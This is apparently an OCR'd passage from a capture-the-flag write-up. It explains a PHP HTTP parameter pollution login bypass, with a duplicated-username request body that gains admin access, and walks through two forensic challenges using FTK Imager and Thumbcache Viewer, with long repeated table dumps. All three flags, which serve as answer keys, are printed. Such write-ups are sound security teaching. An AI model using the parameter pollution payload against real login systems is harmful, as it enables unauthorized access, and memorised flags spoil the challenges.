
Why this works (brief):

a) InputHandler::parseParam() scans the raw request body for the first occurrence of username= and uses that as the primary identifier (permission check / session profile source).
b) PHP's $_POST parsing picks up form parameters too, but when a parameter appears multiple times PHP ends up with the last value for $_POST['username'].
c) The app requires two checks: validatePermissions() (which uses the raw-first username) and verifyCredentials() (which uses $_POST values). By posting username=admin&username=guest&password=guest we make:
    - validatePermissions() see admin (exists & active → permission OK),
    - verifyCredentials() see guest / guest
d) The app then sets the session profile from the primary identifier (admin), but session username from $_POST (guest). Because profile is admin, the code grants elevated access and prints the flag.


Flag: SIBER25{h77p_p4r4m_p0llu710n_1n_php}

FORENSIC

1. Dumpster Diving




This challenge give ad1 file to explore.




I used FTK Imager to explore the data inside this.

a) Open the AD1 in FTK Imager.
b) File > Add Evidence Item > Image File > select Dumpster Diving.ad1
c) Expand $Recycle.Bin → S-1-5-21-3087823013-1044779491-778890563-1001
d) You'll see $Ixxxxx files.




Try explore the content of png and jpg file and change the veiewing mode at the tools.

Change into text mode and identify the flag at the jpg file.



Flag : SIBER25{1OokiN6_foR_7R4ShED_1T3ms}


2. Viewport




Unzip the file and you will get ad1 file also.

Put in FTK Imager and analyse it.

Since the evidence list includes AppData\Local\Microsoft\Windows\Explorer, there will be the thumbcache databases. Sometimes CTFs hide a flag file in thumbcache_*.db. Export them.




Here the database thumbcache.




thumbcache_768	1/27/2025 5:13 PM	Data Base File	1,024 KB
thumbcache_16	1/27/2025 5:10 PM	Data Base File	1,024 KB
thumbcache_32	1/27/2025 5:07 PM	Data Base File	1,024 KB
thumbcache_48	1/27/2025 5:07 PM	Data Base File	1,024 KB
thumbcache_256	1/27/2025 5:07 PM	Data Base File	1,024 KB
thumbcache_1280	1/27/2025 5:07 PM	Data Base File	1 KB
thumbcache_1920	1/27/2025 5:07 PM	Data Base File	1 KB
thumbcache_idx	1/27/2025 5:07 PM	Data Base File	8 KB

I used thumbcache viewer to preview the dump file inside them.



Install it and open all files in this tools.

Check one by one the image until you got the 5 seperate flag image.



d1e9297c1fd978c3.bmp - 48x48

Zoom level: 3.5x

Thumbcache Viewer

File Edit View Tools Help

#	Filename	Cache Entry Offset	Cache Entry Size	Data Offset	Data Siz
13	4c22bf6a14ea10c8.bmp	26872 B	9 KB	26962 B	9 KI
14	6830d6df9b4cbcce.bmp	36328 B	6 KB	36418 B	6 KI
15	44f5525e494e2115.bmp	43480 B	9 KB	43570 B	9 KI
16	fb2bfe12d74e3695.bmp	52936 B	9 KB	53026 B	9 KI
17	f8ca582e699df70f.bmp	62392 B	9 KB	62482 B	9 KI
18	d1e9297c1fd978c3.bmp	71848 B	9 KB	71938 B	9 KI
19	99f91d06a586efd8.bmp	81304 B	9 KB	81394 B	9 KI
20	feaf88b80b7bdc2c.bmp	90760 B	9 KB	90850 B	9 KI
21	7c773d0dd7921bea.bmp	100216 B	9 KB	100306 B	9 KI
22	::{645FF040-5081-101B-9F08-00AA0...	24 B	0 KB	160 B	0 KI
23	756a51598da86873	160 B	0 KB	248 B	0 KI
24	595b39364a1cb404.jpg	248 B	10 KB	336 B	10 KI
25	8da62a6d4b90b4c3.jpg	11050 B	5 KB	11138 B	5 KI
26	a549429d0b1c23f2.jpg	16712 B	9 KB	16800 B	9 KI
27	c7d2b382dcc9c8e.jpg	26706 B	8 KB	26792 B	8 KI
28	fd281699042e8182.jpg	35208 B	8 KB	35296 B	8 KI
29	8be173bc5f42e4f0.jpg	44038 B	3 KB	44126 B	3 KI
30	cb2e474a4afbe754	47922 B	0 KB	48010 B	0 KI

99f91d06a586efd8.bmp - 48x48

Zoom level: 3.5x

Thumbcache Viewer

File Edit View Tools Help

#	Filename	Cache Entry Offset	Cache Entry Size	Data Offset	Data Siz
13	4c22bf6a14ea10c8.bmp	26872 B	9 KB	26962 B	9 KI
14	6830d6df9b4cbcce.bmp	36328 B	6 KB	36418 B	6 KI
15	44f5525e494e2115.bmp	43480 B	9 KB	43570 B	9 KI
16	fb2bfe12d74e3695.bmp	52936 B	9 KB	53026 B	9 KI
17	f8ca582e699df70f.bmp	62392 B	9 KB	62482 B	9 KI
18	d1e9297c1fd978c3.bmp	71848 B	9 KB	71938 B	9 KI
19	99f91d06a586efd8.bmp	81304 B	9 KB	81394 B	9 KI
20	feaf88b80b7bdc2c.bmp	90760 B	9 KB	90850 B	9 KI
21	7c773d0dd7921bea.bmp	100216 B	9 KB	100306 B	9 KI
22	::{645FF040-5081-101B-9F08-00AA0...	24 B	0 KB	160 B	0 KI
23	756a51598da86873	160 B	0 KB	248 B	0 KI
24	595b39364a1cb404.jpg	248 B	10 KB	336 B	10 KI
25	8da62a6d4b90b4c3.jpg	11050 B	5 KB	11138 B	5 KI
26	a549429d0b1c23f2.jpg	16712 B	9 KB	16800 B	9 KI
27	c7d2b382dcc9c8e.jpg	26706 B	8 KB	26792 B	8 KI
28	fd281699042e8182.jpg	35208 B	8 KB	35296 B	8 KI
29	8be173bc5f42e4f0.jpg	44038 B	3 KB	44126 B	3 KI
30	cb2e474a4afbe754	47922 B	0 KB	48010 B	0 KI


feaf88b80b7bdc2c.bmp - 48x48

Zoom level: 4.0x

Thumbcache Viewer

File Edit View Tools Help

#	Filename	Cache Entry Offset	Cache Entry Size	Data Offset	Data Siz
13	4c22bf6a14ea10c8.bmp	26872 B	9 KB	26962 B	9 KI
14	6830d6df9b4cbcce.bmp	36328 B	6 KB	36418 B	6 KI
15	44f5525e494e2115.bmp	43480 B	9 KB	43570 B	9 KI
16	fb2bfe12d74e3695.bmp	52936 B	9 KB	53026 B	9 KI
17	f8ca582e699df70f.bmp	62392 B	9 KB	62482 B	9 KI
18	d1e9297c1fd978c3.bmp	71848 B	9 KB	71938 B	9 KI
19	99f91d06a586efd8.bmp	81304 B	9 KB	81394 B	9 KI
20	feaf88b80b7bdc2c.bmp	90760 B	9 KB	90850 B	9 KI
21	7c773d0dd7921bea.bmp	100216 B	9 KB	100306 B	9 KI
22	::{645FF040-5081-101B-9F08-00AA0...	24 B	0 KB	160 B	0 KI
23	756a51598da86873	160 B	0 KB	248 B	0 KI
24	595b39364a1cb404.jpg	248 B	10 KB	336 B	10 KI
25	8da62a6d4b90b4c3.jpg	11050 B	5 KB	11138 B	5 KI
26	a549429d0b1c23f2.jpg	16712 B	9 KB	16800 B	9 KI
27	c7d2b382dcc9c8e.jpg	26706 B	8 KB	26792 B	8 KI
28	fd281699042e8182.jpg	35208 B	8 KB	35296 B	8 KI
29	8be173bc5f42e4f0.jpg	44038 B	3 KB	44126 B	3 KI
30	cb2e474a4afbe754	47922 B	0 KB	48010 B	0 KI




#	Filename	Cache Entry Offset	Cache Entry Size	Data Offset	Data Size
13	4c22bf6a14ea10c8.bmp	26872 B	9 KB	26962 B	9 KI
14	6830d6df9b4cbcce.bmp	36328 B	6 KB	36418 B	6 KI
15	44f5525e494e2115.bmp	43480 B	9 KB	43570 B	9 KI
16	fb2bfe12d74e3695.bmp	52936 B	9 KB	53026 B	9 KI
17	f8ca582e699df70f.bmp	62392 B	9 KB	62482 B	9 KI
18	d1e9297c1fd978c3.bmp	71848 B	9 KB	71938 B	9 KI
19	99f91d06a586efd8.bmp	81304 B	9 KB	81394 B	9 KI
20	feaf88b80b7bdc2c.bmp	90760 B	9 KB	90850 B	9 KI
21	7c773d0dd7921bea.bmp	100216 B	9 KB	100306 B	9 KI
22	::{645FF040-5081-101B-9F08-00AA0...	24 B	0 KB	160 B	0 KI
23	756a51598da86873	160 B	0 KB	248 B	0 KI
24	595b39364a1cb404.jpg	248 B	10 KB	336 B	10 KI
25	8da62a6d4b90b4c3.jpg	11050 B	5 KB	11138 B	5 KI
